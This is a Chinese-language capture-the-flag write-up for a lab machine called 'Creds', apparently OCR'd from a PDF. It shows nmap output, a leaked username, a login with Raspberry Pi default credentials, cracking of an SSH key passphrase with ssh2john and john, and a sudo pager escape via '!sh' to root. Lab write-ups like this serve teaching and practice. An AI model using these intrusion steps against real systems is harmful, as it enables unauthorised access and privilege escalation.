
群友靶机-Creds

信息收集

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 04:00 EST
Nmap scan report for 10.0.2.27
Host is up (0.00032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:FF:1B:C2 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.49 seconds
```

锁定80端口



是一个树莓派页面 同时目录爆破扫描出来一个探针

雅黑PHP探针 | PHP参数 | 组件支持 | 第三方组件 | 数据库支持 | 性能检测 | 网速检测 | MySQL检测 | 函数检测 | 邮件检测 | 探针下载

服务器参数

服务器域名/IP地址	root - 10.0.2.27(10.0.2.27) 你的IP地址是：10.0.2.4		
服务器标识	Linux Creds 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64		
服务器操作系统	Linux 内核版本：4.19.0-27-amd64	服务器解译引擎	Apache/2.4.62 (Debian)
服务器语言	en-US,en;q=0.5	服务器端口	80
服务器主机名	Creds	绝对路径	/var/www/html
管理员邮箱	pi@localhost	探针路径	/var/www/html/tz.php

服务器实时数据

服务器当前时间	2025-11-27 17:19:41	服务器已运行时间	0天0小时20分钟
CPU型号 [1核]	AMD Ryzen 9 7945HX with Radeon Graphics | 频率:2495.256 | 二级缓存:1024 KB | Bogomips:4990.51		
CPU使用状况	0%us, 0%sy, 0%ni, 100%id, 0%wa, 0%irq, 0%softirq | 查看图表		
硬盘使用状况	总空间 28.421 G，已用 3.97 G，空闲 24.451 G，使用率 13.97%		
内存使用状况	物理内存：共 1.949 G，已用 0.65 G，空闲 1.299 G，使用率 33.34 Cache化内存为 0.25 G，使用率 12.83 % | Buffers缓冲为 0.013 G 真实内存使用 0.387 G，真实内存空闲 1.562 G，使用率 19.85 % SWAP区：共 0.952 G，已使用 0 G，空闲 0.952 G，使用率 0 %		
系统平均负载	0.01 0.23 0.46 1/100		

网络使用状况

lo :	入网: 21 K 756 B	实时: 0B/s	出网: 21 K 756 B	实时: 0B/s
enp0s3 :	入网: 216 M 250 K 291 B	实时: 0B/s	出网: 642 M 712 K 802 B	实时: 0B/s

PHP已编译模块检测


```
Core  date  libxml  openssl  pcre  zlib  filter  hash  json  random  Reflection  SPL  session
standard  sodium  apache2handler  mysqlnd  PDO  xml  calendar  ctype  curl  dom  mbstring  FFI  fileinfo
ftp  gd  gettext  iconv  exif  mysqli  pdo_mysql  Phar  posix  readline  shmop  SimpleXML  sockets
sysvmsg  sysvsem  sysvshm  tokenizer  xmlreader  xmlwriter  xsl  zip  Zend OPcache
```

PHP相关参数

PHP信息（phpinfo）：	

最有用的肯定还是得到了一个用户pi 当然原本80主界面下方也出现了

根据项目也能确定就是树莓派 搜一下默认凭据



成功登录

```
pi@Creds:~$ id
uid=1001(pi) gid=1001(pi) groups=1001(pi)
```

提权

发现一组私钥 并且有一个邻居 `final` 和一本字典

```
pi@Creds:~/.ssh$ ls -la
total 24
drwx------ 2 pi pi 4096 Nov 26 06:58 .
drwx------ 3 pi pi 4096 Nov 26 06:56 ..
-rw-r--r-- 1 pi pi   90 Nov 26 06:53 authorized_keys
-rw------- 1 pi pi  444 Nov 26 06:53 id_ed25519
-rw-r--r-- 1 pi pi   90 Nov 26 06:53 id_ed25519.pub
-rw-r--r-- 1 pi pi  444 Nov 27 04:29 known_hosts
pi@Creds:~/.ssh$ cat id_ed25519.pub
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIOLze0imUEoO8MqgTLSXM9tmzuRNHhSqbRQAnuO1A3lK pi@Creds
pi@Creds:~/.ssh$ ls -la /home/
total 16
drwxr-xr-x  4 root  root  4096 Nov 26 06:54 .
drwxr-xr-x 18 root  root  4096 Mar 18  2025 ..
drwx------  4 final final 4096 Nov 27 05:03 final
drwx------  3 pi    pi    4096 Nov 26 06:56 pi
```

尝试ssh过去发现需要私钥密码

```
pi@Creds:~/.ssh$ ssh final@localhost
Enter passphrase for key '/home/pi/.ssh/id_ed25519':
```

正好有字典 那就解一下看看

```
┌──(kali㉿kali)-[~/Desktop/creds]
└─$ ssh2john id_ed25519 >sshhash

┌──(kali㉿kali)-[~/Desktop/creds]
└─$ cat sshhash
id_ed25519:$sshng$6$16$90b8c64a469a9eeded0f5d4433d65e08$274$6f70656e7373682d6b
65792d7631000000000a6165733235362d6374720000000662637279707400000018000000109
0b8c64a469a9eeded0f5d4433d65e08000000100000000100000033000000b7373682d65643235
35313900000020e2f37b48a6504a0ef0caa04cb49733db66cee44d1e14aa6d14009ee3b503794a
000000908ea5d78e66ea7e206dfa5424c7d28f845bbaa87d84eb8c885f8b8d80d194f8a1bcd66b
674bbb1d85e4c91ee1e529c331ec9735cd250c1b99dcec04f06acd984ff2a3372b9709f1f00d47
```

```
463389d4944a87744b48e80ef0963e05c5734b86bc64b3633952c2dd9c3b1a0351c11bf7330994
d92a523d0491c82e5dbde94aba11d6dfe0de31873baf0e9802e09cc1d961c0$16$130

┌──(kali㉿kali)-[~/Desktop/creds]
└─$ john sshhash --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:17 16.18% (ETA: 04:32:33) 0g/s 92.86p/s 92.86c/s 92.86C/s
ilovemyself..helpme
0g 0:00:00:44 40.77% (ETA: 04:32:35) 0g/s 92.75p/s 92.75c/s 92.75C/s
lorenz..presario
0g 0:00:00:45 42.08% (ETA: 04:32:34) 0g/s 92.91p/s 92.91c/s 92.91C/s
lionel..fuckface
0g 0:00:01:36 91.29% (ETA: 04:32:33) 0g/s 94.09p/s 94.09c/s 94.09C/s
florencia..cayang
raspberry        (id_ed25519)
1g 0:00:01:39 DONE (2025-11-27 04:32) 0.01007g/s 94.13p/s 94.13c/s 94.13C/s
senior09..nebraska
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

一套丝滑小连招 拿到用户 `final`

```
pi@Creds:~/.ssh$ ssh final@localhost
Enter passphrase for key '/home/pi/.ssh/id_ed25519':
Linux Creds 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 27 04:41:02 2025 from 127.0.0.1
final@Creds:~$ id
uid=1000(final) gid=1000(final) groups=1000(final)
```

检查一下sudo权限

```
final@Creds:~$ sudo -l
Matching Defaults entries for final on Creds:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User final may run the following commands on Creds:
    (ALL) NOPASSWD: /usr/local/bin/creds search *
```

直接执行一下

```
final@Creds:~$ sudo creds search *
[-] Product not found in database 🦕
```

平平无奇 但是拿到一个命令首先要做的应该是看帮助 加个参数试一下

```
final@Creds:~$ sudo creds search * --help
```

成功进入到编辑器界面

```
NAME
    creds search a h lol

SYNOPSIS
    creds search a h lol
!sh
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
```

结束